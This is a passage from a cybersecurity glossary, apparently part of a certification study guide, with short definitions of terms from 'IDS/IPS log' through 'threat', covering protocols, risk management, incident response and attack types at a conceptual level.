IDS/IPS log A target for event data related to detection/prevention rules that have been configured for logging.

IEEE 802.1X A standard for encapsulating EAP communications over a LAN (EAPoL) or WLAN (EAPoW) to implement port-based authentication.

impact The severity of the risk if realized by factors such as the scope, value of the asset, or the financial impacts of the event.

impersonation Social engineering attack where an attacker pretends to be someone they are not.

implicit deny The basic principle of security stating that unless something has explicitly been granted access, it should be denied access.

impossible travel A potential indicator of malicious activity where authentication attempts are made from different geographical locations within a short timeframe.

incident An event that interrupts standard operations or compromises security policy.

incident response lifecycle Procedures and guidelines covering appropriate

priorities, actions, and responsibilities in the event of security incidents, divided into preparation, detection, analysis, containment, eradication/recovery, and lessons learned stages.

incident response plan (IRP) Specific procedures that must be performed if a certain type of event is detected or reported.

indicator of compromise (IoC) A sign that an asset or network has been attacked or is currently under attack.

indoor positioning system (IPS) Technology that can derive a device's location when indoors by triangulating its proximity to radio sources such as Bluetooth beacons or Wi-Fi access points.

industrial camouflage Methods of disguising the nature and purpose of buildings or parts of buildings.

industrial control system (ICS) Network managing embedded devices (computer systems that are designed to perform a specific, dedicated function).

information security policies A document or series of documents that are backed by senior management and that detail requirements for protecting technology and information assets from threats and misuse.

Information Sharing and Analysis Center (ISAC) A not-for-profit group set up to share sector-specific threat intelligence and security best practices among its members.

information-sharing organization Collaborative groups that exchange data about emerging cybersecurity threats and vulnerabilities.

infrastructure as a service (IaaS) A cloud service model that provisions virtual machines and network infrastructure.

infrastructure as code (IaC) Provisioning architecture in which deployment of resources is performed by scripted automation and orchestration.

inherent risk Risk that an event will pose if no controls are put in place to mitigate it.

injection attack An attack that exploits weak request handling or input validation to run arbitrary code in a client browser or on a server.

inline Placement and configuration of a network security control so that it becomes part of the cable path.

input validation Any technique used to ensure that the data entered into a field or variable in an application is handled appropriately by that application.

integrated penetration testing A holistic approach that combines different types of penetration testing methodologies and techniques to evaluate an organization's security operations.

integrity The fundamental security goal of keeping organizational information accurate, free of errors, and without unauthorized modifications.

intelligence fusion In threat hunting, using sources of threat intelligence data to automate detection of adversary IoCs and TTPs.

intentional threat A threat actor with a malicious purpose.

internal threat A type of threat actor who is assigned privileges on the system and causes an intentional or unintentional incident.

internal/external The degree of access that a threat actor possesses before initiating an attack. An external threat actor has no standing privileges, while an internal actor has been granted some access permissions.

Internet header A record of the email servers involved in transferring an email message from a sender to a recpient.

Internet Key Exchange (IKE) Framework for creating a security association (SA) used with IPSec. An SA establishes that two hosts trust one another (authenticate) and agree on secure protocols and cipher suites to use to exchange data.

Internet Message Access Protocol (IMAP) Application protocol providing a means for a client to access and manage email messages stored in a mailbox on

a remote server. IMAP4 utilizes TCP port number 143, while the secure version IMAPS uses TCP/993.

internet of things (IoT) Devices that can report state and configuration data and be remotely managed over IP networks.

Internet Protocol (IP) Network (Internet) layer protocol in the TCP/IP suite providing packet addressing and routing for all higher-level protocols in the suite.

Internet Protocol Security (IPSec) Network protocol suite used to secure data through authentication and encryption as the data travels across the network or the Internet.

internet relay chat (IRC) A group communications protocol that enables users to chat, send private messages, and share files.

intrusion detection system (IDS) A security appliance or software that analyzes data from a packet sniffer to identify traffic that violates policies or rules.

intrusion prevention system (IPS) A security appliance or software that combines detection capabilities with functions that can actively block attacks.

IP Flow Information Export (IPFIX) Standards-based version of the Netflow framework.

isolation Removing or severely restricting communications paths to a particular device or system.

IT Infrastructure Library (ITIL) An IT best practice framework, emphasizing the alignment of IT Service Management (ITSM) with business needs. ITIL was first developed in 1989 by the UK government. ITIL 4 was released in 2019 and is now marketed by AXELOS.

jailbreaking Removes the protective seal and any OS-specific restrictions to give users greater control over the device.

JavaScript Object Notation (JSON) A file format that uses attribute-value pairs to define configurations in a structure that is easy for both humans and machines to read and consume.

journaling A method used by file systems to record changes not yet made to the file system in an object called a journal.

jump server A hardened server that provides access to other hosts.

Kerberos A single sign-on authentication and authorization service that is based on a time-sensitive, ticket-granting system.

key distribution center (KDC) A component of Kerberos that authenticates users and issues tickets (tokens).

key encryption key (KEK) In storage encryption, the private key that is used to encrypt the symmetric bulk media encryption key (MEK). This means that a user must authenticate to decrypt the MEK and access the media.

key exchange Any method by which cryptographic keys are transferred among users, thus enabling the use of a cryptographic algorithm.

key length Size of a cryptographic key in bits. Longer keys generally offer better security, but key lengths for different ciphers are not directly comparable.

key management system In PKI, procedures and tools that centralize generation and storage of cryptographic keys.

key risk indicator (KRI) The method by which emerging risks are identified and analyzed so that changes can be adopted to proactively avoid issues from occuring.

key stretching A technique that strengthens potentially weak input for cryptographic key generation, such as passwords or passphrases created by people, against brute force attacks.

keylogger Malicious software or hardware that can record user keystrokes.

kill chain A model developed by Lockheed Martin that describes

the stages by which a threat actor progresses to a network intrusion.

lateral movement The process by which an attacker is able to move from one part of a computing environment to another.

layer 4 firewall A stateful inspection firewall that can monitor TCP sessions and UDP traffic.

layer 7 firewall A stateful inspection firewall that can filter traffic based on specific application protocol headers and data, such as web or email data.

least privilege A basic principle of security stating that something should be allocated the minimum necessary rights, privileges, or information to perform its role.

legal data Documents and records that relate to matters of law, such as contracts, property, court cases, and regulatory filings.

legal hold A process designed to preserve all relevant information when litigation is reasonably expected to occur.

lessons learned report (LLR) An analysis of events that can provide insight into how to improve response and support processes in the future.

level of sophistication/capability A formal classification of the resources and expertise available to a threat actor.

lighting Physical security mechanisms that ensure a site is sufficiently illuminated for employees and guests to feel safe and for camera-based surveillance systems to work well.

Lightweight Directory Access Protocol (LDAP) Protocol used to access network directory databases, which store information about authorized users and their privileges, as well as other organizational information.

Lightweight Directory Access Protocol Secure (LDAP Secure) A method of implementing LDAP using SSL/TLS encryption.

likelihood In qualitative risk analysis, the chance of an event that is expressed as a subjectively determined scale, such as high or low.

listener/collector A network appliance that gathers or receives log and/or state data from other network systems.

load balancer A type of switch, router, or software that distributes client requests between different resources, such as communications links or similarly configured servers. This provides fault tolerance and improves throughput.

log aggregation Parsing information from multiple log and security event data sources so that it can be presented in a consistent and searchable format.

log data OS and applications software can be configured to log events automatically. This provides valuable troubleshooting information. Security logs provide an audit trail of actions performed on the system as well as warning of suspicious activity. It is important that log configuration and files be made tamperproof.

logic bomb A malicious program or script that is set to run under particular circumstances or in response to a defined event.

logical segmentation Network topology enforced by switch, router, and firewall configuration where hosts on one network segment are prevented from or restricted in communicating with hosts on other segments.

lure An attack type that will entice a victim into using or opening a removable device, document, image, or program that conceals malware.

machine learning (ML) A component of AI that enables a machine to develop strategies for solving a task given a labeled dataset where features have been manually identified but without further explicit instructions.

malicious process A process executed without proper authorization from the system owner for the purpose of damaging or compromising the system.

malicious update A vulnerability in a software repository or supply chain

that a threat actor can exploit to add malicious code to a package.

malware Software that serves a malicious purpose, typically installed without the user's consent (or knowledge).

Mandatory Access Control (MAC) An access control model where resources are protected by inflexible, system-defined rules. Resources (objects) and users (subjects) are allocated a clearance level (or label).

maneuver In threat hunting, the concept that threat actor and defender may use deception or counterattacking strategies to gain positional advantage.

master service agreement (MSA) A contract that establishes precedence and guidelines for any business documents that are executed between two parties.

maximum tolerable downtime (MTD) The longest period that a process can be inoperable without causing irrevocable business failure.

mean time between failures (MTBF) A metric for a device or component that predicts the expected time between failures.

mean time to repair/replace/recover (MTTR) A metric representing average time taken for a device or component to be repaired, replaced, or otherwise recover from a failure.

Media Access Control filtering (MAC filtering) Applying an access control list to a switch or access point so that only clients with approved MAC addresses can connect to it.

Memorandum of Agreement (MoA) A legal document forming the basis for two parties to cooperate without a formal contract (a cooperative agreement). MOAs are often used by public bodies.

memorandum of understanding (MoU) Usually a preliminary or exploratory agreement to express an intent to work together that is not legally binding and does not involve the exchange of money.

memory injection A vulnerability that a threat actor can exploit to run malicious code with the same privilege level as the vulnerable process.

Message Digest Algorithm v5 (MD5) A cryptographic hash function producing a 128-bit output.

metadata Information stored or recorded as a property of an object, state of a system, or transaction.

microservice An independent, single-function module with well-defined and lightweight interfaces and operations. Typically this style of architecture allows for rapid, frequent, and reliable delivery of complex applications.

missing logs A potential indicator of malicious activity where events or log files are deleted or tampered with.

mission essential function (MEF) Business or organizational activity that is too critical to be deferred for anything more than a few hours, if at all.

mobile device management (MDM) Process and supporting technologies for tracking, controlling, and securing the organization's mobile infrastructure.

monitoring/asset tracking Enumeration and inventory processes and software that ensure physical and data assets comply with configuration and performance baselines, and have not been tampered with or suffered other unauthorized access.

multi-cloud A cloud deployment model where the cloud consumer uses mutiple public cloud services.

multifactor authentication (MFA) An authentication scheme that requires the user to present at least two different factors as credentials; for example, something you know, something you have, something you are, something you do, and somewhere you are. Specifying two factors is known as "2FA."

nation state actor A type of threat actor that is supported by the resources of its host country's military and security services.

National Institute of Standards and Technology (NIST) Develops computer

security standards used by US federal agencies and publishes cybersecurity best practice guides and research.

near-field communication (NFC) A standard for two-way radio communications over very short (around four inches) distances, facilitating contactless payment and similar technologies. NFC is based on RFID.

NetFlow Cisco-developed means of reporting network flow information to a structured database. NetFlow allows better understanding of IP traffic flows as used by different network applications and hosts.

network access control (NAC) A general term for the collected protocols, policies, and hardware that authenticate and authorize access to a network at the device level.

network attack An attack directed against cabled and/or wireless network infrastructure, including reconnaissance, denial of service, credential harvesting, on-path, privilege escalation, and data exfiltration.

network behavior anomaly detection (NBAD) A security monitoring tool that monitors network packets for anomalous behavior based on known signatures.

network functions virtualization (NFV) Provisioning virtual network appliances, such as switches, routers, and firewalls, via VMs and containers.

network log A target for system and access events generated by a network appliance, such as a switch, wireless access point, or router.

network monitoring Auditing software that collects status and configuration information from network devices. Many products are based on the Simple Network Management Protocol (SNMP).

next-generation firewall (NGFW) Advances in firewall technology, from app awareness, user-based filtering, and intrusion prevention to cloud inspection.

non-credentialed scan A scan that uses fewer permissions and many times can only find missing patches or updates.

nondisclosure agreement (NDA) An agreement that stipulates that entities will not share confidential information, knowledge, or materials with unauthorized third parties.

non-human-readable data Information stored in a file that human beings cannot read without a specialized processor to decode the binary or complex structure.

non-repudiation The security goal of ensuring that the party that sent a transmission or created data remains associated with that data and cannot deny sending or creating that data.

non-transparent proxy A server that redirects requests and responses for clients configured with the proxy address and port.

NT LAN Manager authentication (NTLM authentication) A challenge-response authentication protocol created by Microsoft for use in its products.

obfuscation A technique that essentially "hides" or "camouflages" code or other information so that it is harder to read by unauthorized users.

objective probability The mathematical measure of the possibility of a risk occurring.

offboarding The process of ensuring that all HR and other requirements are covered when an employee leaves an organization.

offensive penetration testing The "hostile" or attacking team in a penetration test or incident response exercise.

off-site backup Backup that writes job data to media that is stored in a separate physical location to the production system.

onboarding The process of bringing in a new employee, contractor, or supplier.

one-time password (OTP) A password that is generated for use in one specific session and becomes invalid after the session ends.

online certificate status protocol (OCSP) Allows clients to request the

status of a digital certificate to check whether it is revoked.

on-path attack An attack where the threat actor makes an independent connection between two victims and is able to read and possibly modify traffic.

on-premises Software or services installed and managed on a customer's computing infrastructure rather than in the cloud or hosted by a third-party provider.

on-premises network A private network facility that is owned and operated by an organization for use by its employees only.

on-site backup Backup that writes job data to media that is stored in the same physical location as the production system.

Opal Standards for implementing device encryption on storage devices.

open authorization (OAuth) A standard for federated identity management, allowing resource servers or consumer sites to work with user accounts created and managed on a separate identity provider.

open public ledger Distributed public record of transactions that underpins the integrity of blockchains.

open-source intelligence (OSINT) Publicly available information plus the tools used to aggregate and search it.

order of volatility The order in which volatile data should be recovered from various storage locations and devices after a security incident occurs.

organized crime A type of threat actor that uses hacking and computer fraud for commercial gain.

out of band management (OOB) Accessing the administrative interface of a network appliance using a separate network from the usual data network. This could use a separate VLAN or a different kind of link, such as a dial-up modem.

out-of-cycle logging A potential indicator of malicious activity where event dates or timestamps are not consistent.

package monitoring Techniques and tools designed to mitigate risks from application vulnerabilities in third-party code, such as libraries and dependencies.

packet analysis Analysis of the headers and payload data of one or more frames in captured network traffic.

packet filtering firewall A layer 3 firewall technology that compares packet headers against ACLs to determine which network traffic to accept.

parallel processing tests Running primary and backup systems simultaneously to validate the functionality and performance of backup systems without disrupting normal operations.

passive reconnaissance Penetration testing techniques that do not interact with target systems directly.

passive security control An enumeration, vulnerability, or incident detection scan that analyzes only intercepted network traffic rather than sending probes to a target. More generally, passive reconnaissance techniques are those that do not require direct interaction with the target.

password attack Any attack where the attacker tries to gain unauthorized access to and use of passwords.

password best practices Rules to govern secure selection and maintenance of knowledge factor authentication secrets, such as length, complexity, age, and reuse.

password manager Software that can suggest and store site and app passwords to reduce risks from poor user choices and behavior. Most browsers have a built-in password manager.

password spraying A brute force attack in which multiple user accounts are tested with a dictionary of common passwords.

passwordless Multifactor authentication scheme that uses ownership and biometric factors, but not knowledge factors.

patch A small unit of supplemental code meant to address either a security problem or a functionality flaw in a software package or operating system.

patch management Identifying, testing, and deploying OS and application updates. Patches are often classified as critical, security-critical, recommended, and optional.

Payment Card Industry Data Security Standard (PCI DSS) The information security standard for organizations that process credit or bank card payments.

penetration testing A test that uses active tools and security utilities to evaluate security by simulating an attack on a system. A pen test will verify that a threat exists, then will actively test and bypass security controls, and will finally exploit vulnerabilities on the system.

percent encoding A mechanism for encoding characters as hexadecimal values delimited by the percent sign.

perfect forward secrecy (PFS) A characteristic of transport encryption that ensures if a key is compromised, the compromise will only affect a single session and not facilitate recovery of plaintext data from other sessions.

permissions Security settings that control access to objects including file system items and network resources.

persistence (load balancing) In load balancing, the configuration option that enables a client to maintain a connection with a load-balanced server over the duration of the session. Also referred to as sticky sessions.

personal area network (PAN) A network scope that uses close-range wireless technologies (usually based on Bluetooth or NFC) to establish communications between personal devices, such as smartphones, laptops, and printers/peripheral devices.

personal identification number (PIN) A number used in conjunction with authentication devices such as smart cards; as the PIN should be known only to the user, loss of the smart card should not represent a security risk.

pharming An impersonation attack in which a request for a website, typically an e-commerce site, is redirected to a similar-looking, but fake, website.

phishing An email-based social engineering attack in which the attacker sends email from a supposedly reputable source, such as a bank, to try to elicit private information from the victim.

physical attack An attack directed against cabling infrastructure, hardware devices, or the environment of the site facilities hosting a network.

physical penetration testing Assessment techniques that extend to site and other physical security systems.

pivoting When an attacker uses a compromised host (the pivot) as a platform from which to spread an attack to other points in the network.

platform as a service (PaaS) A cloud service model that provisions application and database services as a platform for development of apps.

playbook A checklist of actions to perform to detect and respond to a specific type of incident.

pluggable authentication module (PAM) A framework for implementing authentication providers in Linux.

Point-to-Point Tunneling Protocol (PPTP) Developed by Cisco and Microsoft to support VPNs over PPP and TCP/IP. PPTP is highly vulnerable to password cracking attacks and considered obsolete.

policy A strictly enforceable ruleset that determines how a task should be completed.

port mirroring (SPAN) Copying ingress and/or egress communications from one or more switch ports to another port. This is used to monitor communications passing over the switch.

Post Office Protocol (POP) Application protocol that enables a client to download email messages from a server mailbox to a client over port TCP/110 or secure port TCP/995.

potentially unwanted program (PUP) Software that cannot definitively be classed as malicious, but may not have been chosen by or wanted by the user.

power distribution unit (PDU) An advanced strip socket that provides filtered output voltage. A managed unit supports remote administration.

power failure Complete loss of building power.

preparation An incident response process that hardens systems, defines policies and procedures, establishes lines of communication, and puts resources in place.

pre-shared key (PSK) A wireless network authentication mode where a passphrase-based mechanism is used to allow group authentication to a wireless network. The passphrase is used to derive an encryption key.

pretexting Social engineering tactic where a team will communicate, whether directly or indirectly, a lie or half-truth in order to get someone to believe a falsehood.

preventive control A type of security control that acts before an incident to eliminate or reduce the likelihood that an attack can succeed.

private cloud A cloud that is deployed for use by a single entity.

private key In asymmetric encryption, the private key is known only to the holder and is linked to, but not derivable from, a public key distributed to those with whom the holder wants to communicate securely. A private key can be used to encrypt data that can be decrypted by the linked public key or vice versa.

privilege escalation The practice of exploiting flaws in an operating system or other application to gain a greater level of access than was intended for the user or application.

privileged access management (PAM) Policies, procedures, and support software for managing accounts and credentials with administrative permissions.

probability In quantitative risk analysis, the chance of an event that is expressed as a percentage.

procedure Detailed instructions for completing a task in a way that complies with policies and standards.

project stakeholder A person who has a business interest in the outcome of a project or is actively involved in its work.

proprietary information Information created by an organization, typically about the products or services that it makes or provides.

provenance In digital forensics, being able to trace the source of evidence to a crime scene and show that it has not been tampered with.

provisioning The process of deploying an account, host, or application to a target production environment. This involves proving the identity or integrity of the resource, and issuing it with credentials and access permissions.

proximity reader A scanner that reads data from an RFID or NFC tag when in range.

proxy server A server that mediates the communications between a client and another server. It can filter and often modify communications as well as provide caching services to improve performance.

public cloud A cloud that is deployed for shared use by multiple independent tenants.

public key During asymmetric encryption, this key is freely distributed and can be used to perform the reverse encryption or decryption operation of the linked private key in the pair.

public key cryptography standards (PKCS) A series of standards defining the use of certificate authorities and digital certificates.

public key infrastructure (PKI) A framework of certificate authorities, digital certificates, software, services, and other cryptographic components deployed for the purpose of validating subject identities.

qualitative risk analysis The process of determining the probability of occurrence and the impact of identified risks by using logical reasoning when numeric data is not readily available.

quantitative risk analysis A numerical method that is used to assess the probability and impact of risk and measure the impact.

questionnaires In vendor management, structured means of obtaining consistent information, enabling more effective risk analysis and comparison.

race condition A software vulnerability when the resulting outcome from execution processes is directly dependent on the order and timing of certain events, and those events fail to execute in the order and timing intended by the developer.

radio-frequency ID (RFID) A means of encoding information into passive tags which can be energized and read by radio waves from a reader device.

ransomware Malware that tries to extort money from the victim by blocking normal operation of a computer and/or encrypting the victim's files and demanding payment.

reaction time The elapsed time between an incident occurring and a response being implemented.

real-time operating system (RTOS) A type of OS that prioritizes deterministic execution of operations to ensure consistent response for time-critical tasks.

reconnaissance The actions taken to gather information about an individual's or organization's computer systems and software. This typically involves collecting information such as the types of systems and software used, user account information, data types, and network configuration.

recovery An incident response process in which hosts, networks, and systems are brought back to a secure baseline configuration.

recovery point objective (RPO) The longest period that an organization can tolerate lost data being unrecoverable.

recovery time objective (RTO) The maximum time allowed to restore a system after a failure event.

redundancy Overprovisioning resources at the component, host, and/or site level so that there is failover to a working instance in the event of a problem.

regulated data Information that has storage and handling compliance requirements defined by national and state legislation and/or industry regulations.

remote access Infrastructure, protocols, and software that allow a host to join a local network from a physically remote location, or that allow a session on a host to be established over a network.

remote access Trojan (RAT) Malware that creates a backdoor remote administration channel to allow a threat actor to access and control the infected host.

Remote Authentication Dial-in User Service (RADIUS) AAA protocol used to manage remote and wireless authentication infrastructures.

remote code execution (RCE) A vulnerability that allows an attacker to transmit code from a remote host for execution on a target host or a module that exploits such a vulnerability.

Remote Desktop Protocol (RDP) Application protocol for operating remote connections to a host using a graphical interface. The protocol sends screen data from the remote host to the client and transfers mouse and keyboard input from the client to the remote host. It uses TCP port 3389.

replay attack An attack where the attacker intercepts some authentication data and reuses it to try to reestablish a session.

replication Automatically copying data between two processing systems either simultaneously on both systems (synchronous) or from a primary to a secondary location (asynchronous).

reporting A forensics process that summarizes significant contents of

digital data using open, repeatable, and unbiased methods and tools.

representational state transfer (REST) A standardized, stateless architectural style used by web applications for communication and integration.

reputational threat intelligence Blocklists of known threat sources, such as malware signatures, IP address ranges, and DNS domains.

residual risk Risk that remains even after controls are put into place.

resilience The ability of a system or network to recover quickly from failure events with no or minimal manual intervention.

resource consumption A potential indicator of malicious activity where CPU, memory, storage, and/or network usage deviates from expected norms.

resource inaccessibility A potential indicator of malicious activity where a file or service resource that should be available is inaccessible.

resources/funding The ability of threat actors to draw upon funding to acquire personnel, tools, and to develop novel attack types.

responsibility matrix Identifies that responsibility for the implementation of security as applications, data, and workloads are transitioned into a cloud platform are shared between the customer and the cloud service provider (CSP).

responsible disclosure program A process that allows researchers and reviewers to safely disclose vulnerabilities to a software developer.

responsiveness The ability of a system to process a task or workload within an acceptable amount of time.

reverse proxy A type of proxy server that protects servers from direct contact with client requests.

right to be forgotten Principle of regulated privacy data that protects the data subject's ability to request its deletion.

risk Likelihood and impact (or consequence) of a threat actor exercising a vulnerability.

risk acceptance The response of determining that a risk is within the organization's appetite and no countermeasures other than ongoing monitoring is needed.

risk analysis Process for qualifying or quantifying the likelihood and impact of a factor.

risk appetite A strategic assessment of what level of residual risk is acceptable for an organization.

risk assessment The process of identifying risks, analyzing them, developing a response strategy for them, and mitigating their future impact.

risk avoidance In risk mitigation, the practice of ceasing activity that presents risk.

risk deterrence In risk mitigation, the response of deploying security controls to reduce the likelihood and/or impact of a threat scenario.

risk exception Category of risk management that uses alternate mitigating controls to control an accepted risk factor.

risk exemption Category of risk management that accepts an unmitigated risk factor.

risk identification Within overall risk assessment, the specific process of listing sources of risk due to threats and vulnerabilities.

risk management The cyclical process of identifying, assessing, analyzing, and responding to risks.

risk mitigation The response of reducing risk to fit within an organization's willingness to accept risk.

risk owner An individual who is accountable for developing and implementing a risk response strategy for a risk documented in a risk register.

risk register A document highlighting the results of risk assessments in an easily comprehensible format (such as

a "traffic light" grid). Its purpose is for department managers and technicians to understand risks associated with the workflows that they manage.

risk reporting A periodic summary of relevant information about a project's current risks. It provides a summarized overview of known risks, realized risks, and their impact on the organization.

risk threshold Boundary for types and/or levels of risk that can be accepted.

risk tolerance Determines the thresholds that separate different levels of risk.

risk transference In risk mitigation, the response of moving or sharing the responsibility of risk to another entity, such as by purchasing cybersecurity insurance.

role-based access control (RBAC) An access control model where resources are protected by ACLs that are managed by administrators and that provide user permissions based on job functions.

root cause analysis A technique used to determine the true cause of the problem that, when removed, prevents the problem from occurring again.

root certificate authority In PKI, a CA that issues certificates to intermediate CAs in a hierarchical structure.

rooting Gaining superuser-level access over an Android-based mobile device.

router firewall A hardware device that has the primary function of a router, but also has firewall functionality embedded into the router firmware.

rule-based access control A nondiscretionary access control technique that is based on a set of operational rules or restrictions to enforce a least privileges permissions policy.

rules of engagement (ROE) A definition of how a pen test will be executed and what constraints will be in place. This provides the pen tester with guidelines to consult as they conduct their tests so that they don't have to constantly ask management for permission to do something.

salt A security countermeasure that mitigates the impact of precomputed hash table attacks by adding a random value to ("salting") each plaintext input.

sandbox A computing environment that is isolated from a host system to guarantee that the environment runs in a controlled, secure fashion. Communication links between the sandbox and the host are usually completely prohibited so that malware or faulty software can be analyzed in isolation and without risk to the host.

sanitization The process of thoroughly and completely removing data from a storage medium so that file remnants cannot be recovered.

Sarbanes-Oxley Act (SOX) A law enacted in 2002 that dictates requirements for the storage and retention of documents relating to an organization's financial and business operations.

scalability Property by which a computing environment is able to gracefully fulfill its ever-increasing resource needs.

screened subnet A segment isolated from the rest of a private network by one or more firewalls that accepts connections from the Internet over designated ports.

Secure Access Service Edge (SASE) A networking and security architecture that provides secure access to cloud applications and services while reducing complexity. It combines security services like firewalls, identity and access management, and secure web gateway with networking services such as SD-WAN.

secure baseline Configuration guides, benchmarks, and best practices for deploying and maintaining a network device or application server in a secure state for its given role.

secure enclave CPU extensions that protect data stored in system memory so that an untrusted process cannot read it.

Secure File Transfer Protocol (SFTP) A secure version of the File Transfer Protocol that uses a Secure Shell (SSH)

tunnel as an encryption method to transfer, access, and manage files.

secure hash algorithm (SHA) A cryptographic hashing algorithm created to address possible weaknesses in MDA. The current version is SHA-2.

Secure Shell (SSH) Application protocol supporting secure tunneling and remote terminal emulation and file copy. SSH runs over TCP port 22.

security assertion markup language (SAML) An XML-based data format used to exchange authentication information between a client and a service.

Security Content Automation Protocol (SCAP) A NIST framework that outlines various accepted practices for automating vulnerability scanning.

security control A technology or procedure put in place to mitigate vulnerabilities and risk and to ensure the confidentiality, integrity, and availability (CIA) of information.

security identifier (SID) The value assigned to an account by Windows and that is used by the operating system to identify that account.

security information and event management (SIEM) A solution that provides real-time or near-real-time analysis of security alerts generated by network hardware and applications.

security key Portable HSM with a computer interface, such as USB or NFC, used for multifactor authentication.

security log A target for event data related to access control, such as user authentication and privilege use.

security zone An area of the network (or of a connected network) where the security configuration is the same for all hosts within it. In physical security, an area separated by barriers that control entry and exit points.

Security-Enhanced Linux (SELinux) The default context-based permissions scheme provided with CentOS and Red Hat Enterprise Linux.

selection of effective controls The process of choosing the type and placement of security controls to ensure the goals of the CIA triad and compliance with any framework requirements.

self-encrypting drive (SED) A disk drive where the controller can automatically encrypt data that is written to it.

self-signed certificate A digital certificate that has been signed by the entity that issued it, rather than by a CA.

Sender Policy Framework (SPF) A DNS record identifying hosts authorized to send mail for the domain.

sensor A monitor that records (or "sniffs") data from frames as they pass over network media, using methods such as a mirror port or TAP device.

sensor (alarms) A component in an alarm system that identifies unauthorized entry via infrared-, ultrasonic-, microwave-, or pressure-based detection of thermal changes or movement.

serverless A software architecture that runs functions within virtualized runtime containers in a cloud rather than on dedicated server instances.

serverless computing Features and capabilities of a server without needing to perform server administration tasks. Serverless computing offloads infrastructure management to the cloud service provider—for example, configuring file storage capability without the requirement of first building and deploying a file server.

server-side In a web application, input data that is executed or validated as part of a script or process running on the server.

server-side request forgery (SSRF) An attack where an attacker takes advantage of the trust established between the server and the resources it can access, including itself.

service disruption A type of attack that compromises the availability of an asset or business process.

service level agreement (SLA) An agreement that sets the service requirements and expectations between a consumer and a provider.

service set identifier (SSID) A character string that identifies a particular wireless LAN (WLAN).

session affinity A scheduling approach used by load balancers to route traffic to devices that have already established connections with the client in question.

shadow IT Computer hardware, software, or services used on a private network without authorization from the system owner.

shellcode A lightweight block of malicious code that exploits a software vulnerability to gain initial access to a victim system.

sideloading Installing an app to a mobile device without using an app store.

signature-based detection A network monitoring system that uses a predefined set of rules provided by a software vendor or security personnel to identify events that are unacceptable.

Simple Mail Transfer Protocol (SMTP) Application protocol used to send mail between hosts on the Internet. Messages are sent between servers over TCP port 25 or submitted by a mail client over secure port TCP/587.

Simple Network Management Protocol (SNMP) Application protocol used for monitoring and managing network devices. SNMP works over UDP ports 161 and 162 by default.

Simple Object Access Protocol (SOAP) An XML-based web services protocol that is used to exchange messages.

simulation (testing) A testing technique that replicates the conditions of a real-world disaster scenario or security incident.

Simultaneous Authentication of Equals (SAE) Personal authentication mechanism for Wi-Fi networks introduced with WPA3 to address vulnerabilities in the WPA-PSK method.

single loss expectancy (SLE) The amount that would be lost in a single occurrence of a particular risk factor.

single point of failure (SPoF) A component or system that would cause a complete interruption of a service if it failed.

single sign-on (SSO) Authentication technology that enables a user to authenticate once and receive authorizations for multiple services.

sinkhole A DoS attack mitigation strategy that directs the traffic that is flooding a target IP address to a different network for analysis.

site survey Documentation about a location for the purposes of building an ideal wireless infrastructure; it often contains optimum locations for wireless antenna and access point placement to provide the required coverage for clients and identify sources of interference.

skimming Making a duplicate of a contactless access card by copying its access token and programming a new card with the same data.

smart card A security device similar to a credit card that can store authentication information, such as a user's private key, on an embedded cryptoprocessor.

SMiShing A form of phishing that uses SMS text messages to trick a victim into revealing information.

snapshot (backup) Used to create the entire architectural instance/copy of an application, disk, or system. It is used in backup processes to restore the system or disk of a particular device at a specific time. A snapshot backup can also be referred to as image backup.

Snort An open source NIDS. A subscription ("oinkcode") is required to obtain up-to-date rulesets, which allow the detection engine to identify the very latest threats. Non-subscribers can obtain community-authored rulesets.

social engineering An activity where the goal is to use deception and trickery to convince unsuspecting users to provide sensitive data or to violate security guidelines.

soft authentication token OTP sent to a registered number or email account or generated by an authenticator app as a means of two-step verification when authenticating account access.

software as a service (SaaS) A cloud service model that provisions fully developed application services to users.

software bill of materials (SBOM) Inventory of third-party and open-source code components used in an application or package.

software composition analysis (SCA) Tools designed to assist with identification of third-party and open-source code during software development and deployment.

software defined WAN (SD-WAN) Services that use software-defined mechanisms and routing policies to implement virtual tunnels and overlay networks over multiple types of transport network.

software development life cycle (SDLC) The processes of planning, analysis, design, implementation, and maintenance that often govern software and systems development.

software-defined networking (SDN) APIs and compatible hardware/virtual appliances allowing for programmable network appliances and systems.

spyware Software that records information about a PC and its users, often installed without the user's consent.

standard configurations In an IaC architecture, the property that an automation or orchestration action always produces the same result, regardless of the component's previous state.

standards Expected outcome or state of a task that has been performed in accordance with policies and procedures. Standards can be determined internally or measured against external frameworks.

state table Information about sessions between hosts that is gathered by a stateful firewall.

stateful inspection A technique used in firewalls to analyze packets down to the application layer rather than filtering packets only by header information, enabling the firewall to enforce tighter and more security.

statement of work (SOW) A document that defines the expectations for a specific business arrangement.

static analysis The process of reviewing uncompiled source code either manually or using automated tools.

steganography A technique for obscuring the presence of a message, often by embedding information within a file or other entity.

structured exception handler (SEH) A mechanism to account for unexpected error conditions that might arise during code execution. Effective error handling reduces the chances that a program could be exploited.

Structured Query Language injection (SQL injection) An attack that injects a database query into the input data directed at a server by accessing the client side of the application.

subject alternative name (SAN) A field in a digital certificate allowing a host to be identified by multiple host names/subdomains.

supervisory control and data acquisition (SCADA) A type of industrial control system that manages large-scale, multiple-site devices and equipment spread over geographically large areas from a host computer.

supplicant In EAP architecture, the device requesting access to the network.

supply chain The end-to-end process of supplying, manufacturing, distributing, and finally releasing goods and services to a customer.

SYN flood A DoS attack where the attacker sends numerous SYN requests to a target server, hoping to consume enough resources to prevent the transfer of legitimate traffic.

syslog Application protocol and event-logging format enabling different appliances and software applications to transmit logs or event records to a central server. Syslog works over UDP port 514 by default.

System Monitor Software that tracks the health of a computer's subsystems using metrics reported by system hardware or sensors. This provides an

alerting service for faults such as high temperature, chassis intrusion, and so on.

system/process audit An audit process with a wide scope, including assessment of supply chain, configuration, support, monitoring, and cybersecurity factors.

tabletop exercise A discussion of simulated emergency situations and security incidents.

tactics, techniques, and procedures (TTP) Analysis of historical cyberattacks and adversary actions.

technical debt Costs accrued by keeping an ineffective system or product in place, rather than replacing it with a better-engineered one.

Temporal Key Integrity Protocol (TKIP) The mechanism used in the first version of WPA to improve the security of wireless encryption mechanisms, compared to the flawed WEP standard.

test access point (TAP) A hardware device inserted into a cable run to copy frames for analysis.

tethering Using the cellular data plan of a mobile device to provide Internet access to a laptop or PC. The PC can be tethered to the mobile by USB, Bluetooth, or Wi-Fi (a mobile hotspot).

third party CA In PKI, a public CA that issues certificates for multiple domains and is widely trusted as a root trust by operating systems and browsers.

third-party risks Vulnerabilities that arise from dependencies in business relationships with suppliers and customers.

threat A potential for an entity to exercise a vulnerability (that is, to breach security).

